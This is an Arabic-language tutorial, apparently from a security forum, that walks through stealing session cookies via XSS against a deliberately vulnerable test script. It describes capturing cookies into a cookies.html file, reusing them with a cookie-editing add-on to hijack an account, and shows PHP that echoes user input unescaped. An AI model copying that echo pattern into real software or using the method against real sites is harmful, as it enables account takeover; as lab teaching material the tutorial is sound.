وبذلك الكوكيز حين تسجيل دخول عضوية فهو يخرج لك كوكيز خاص بعضويتك ، والشخص حين يقوم بسرقة الكوكيز ، فهو قادر على ان يسرق شخصيتك وعضويتك لذلك الكوكيز خطير فعلاً في حالة السرقة ، وثغرات XSS تمكننا من سرقة الكوكيز وبعد ذلك سرقة العضويات والخ .

اولاً عملت سكريبت بسيط يحتوي على .

اولاً نقوم بعمل اختبار لظهور الكوكيز , وبعد ذلك نقوم بسرقةه . .

nassrawi=d99y_team

موافق

كما تشاهد كوكيز باسم **NassRawl** والمحتوى **d99y_team** سنقوم الان بتجربة طريقة سرقة الكوكيز , طبعاً هذا كوكيز ثابت وانا قمت بعمله في الصفحة الرئيسية للسكربت لغرض عمل الاختبارات الامنية وتجربة سرقةه . .



طبعاً بإمكانك عرض الكوكيز من المتصفح . .




الخصوصية + تنزيل الكعكات الشخصية ..




كما تشاهد الكوكيز ، ولكن انا القصد من اظهار الكوكيز من السكرت وذلك لاني اعمل اختبار امني للسكرت ، واتأكد اني قادر فعلاً على سرقة الكوكيز الذي املكه!

بعد نقل الملف cookies.html بدون مسافة الى مجلد السكرت نقوم بعمل الاختبار




نقوم باستخدام الاستغلال الخاص في سرقة الكوكيز كمثل للسكربت الذي قمنا بتنزيله سابقاً . . .

الان نقوم باستعراض ملف **cookies.html** بدون المسافة الذي عمله السكربت الخاص في سرقة الكوكيز . . .



وكما تشاهد تم سرقة الكوكيز بنجاح , والاستغلال خطير , للسكربتات التي لها منافذ تسجيل دخول , ويمكنك تعديل الكوكيز الى المسروق بواسطة .



اضافة **Edit Cookies** المعروفة للفايرفوكس ، وبذلك الدخول الى عضوية الايمن ، ولكن بوجهة نظري ان اختراق الجهاز الاستغلال الاكثر خطورة اما سرقة الكوكيز سيكون بصلاحيات محدوده بعكس عندما يملك الرقم السري الفعلي للعضوية **يمكنه التحكم بشكل كامل وتعديل الاعدادات واعادة تغيير الرقم السري** ويملك جهاز المدير كذلك ، بعكس الكوكيز سيكون بصلاحيات محدودة في حالة طلب الرقم السري . .

السلام عليكم ورحمة الله وبركاته ..
اهلاً وسهلاً بك في سكرت اختبار ثغرات XSS

قم باختيار القسم المطلوب :



غير
مخزن

المخزن


أحذرو! السكرت مصاب , والهدف من طرحه عمل الاختبارات الأمنية عليه , لذلك احذر من رفعه على استضافة حية , وفي حالة كان جهازك يحتوي على أي بي مباشر تتمنى قطع الاتصال في الانترنت قبل العمل عليه لاسباب أمنية !

coded by NassRawI D99Y team || d99y.com

واخيراً الان نقوم بالدخول الى النوع **الغير مُخزن!**

```
59 <input type="text" name="xss" style="width: 436px; height: 102px;" />
60
61 <br><input type="submit" value="ارسل" style="width: 173px" dir="ltr" /></form>
62 <br />
63 <?
64
65 echo "$xss" ;
66
67 ?>
68 <br />
69 <br />
70 <br />
71
72
73 </strong></center></td>
74
75 </tr>
76 </table>
```

